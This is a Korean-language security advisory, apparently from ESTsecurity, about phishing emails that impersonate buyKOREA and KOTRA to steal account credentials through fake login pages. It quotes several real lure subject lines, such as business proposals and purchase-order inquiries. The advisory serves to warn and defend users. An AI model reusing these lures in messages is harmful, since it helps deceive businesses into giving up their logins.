
현재까지 ESRC 에서 수집한 바이코리아 사칭 피싱 메일의 제목들은 다음과 같습니다.


(buyKOREA) Charp corp sent you a business proposal
[KOTRA 산티아고 무역관] 문의사항
[buyKOREA] Starlight Homes Co., Ltd business proposal
[buyKOREA] You have 1 new PO inquiry
[buyKOREA] picture tee co., ltd business inquiry
[buyKOREA] Bulk order (No. 134638) from Mini Corp.
[buyKOREA] business proposal (No. 78812) from Mini Corp.

 Copyright©2022 ESTsecurity Corp.All rights reserved.

피싱 메일 내에는 [inquiry box] 버튼이 있으며, 사용자가 해당 버튼을 누르면 공격자가 제작해 놓은 피싱 페이지로 이동하여 계정정보 탈취를 시도합니다.

ESRC 에서 확인한 피싱 페이지는 두가지 종류로, 디자인은 조금 다르지만 두개의 피싱페이지 모두 사용자의 로그인을 유도합니다.





[그림 2] 피싱 페이지

만일, 사용자가 해당 팝업창에 계정정보를 입력하면 입력한 계정정보는 공격자 서버로 전송되며 공격이 종료됩니다.

피싱 공격이 날로 정교해 지고 있습니다. 사용자들은 여러분들께서는 의심스러운 이메일 내 링크 클릭을 지양해 주시기 바라며, 페이지 접속 시 접속 페이지의 URL 을 확인하시는 습관을 가져야 합니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616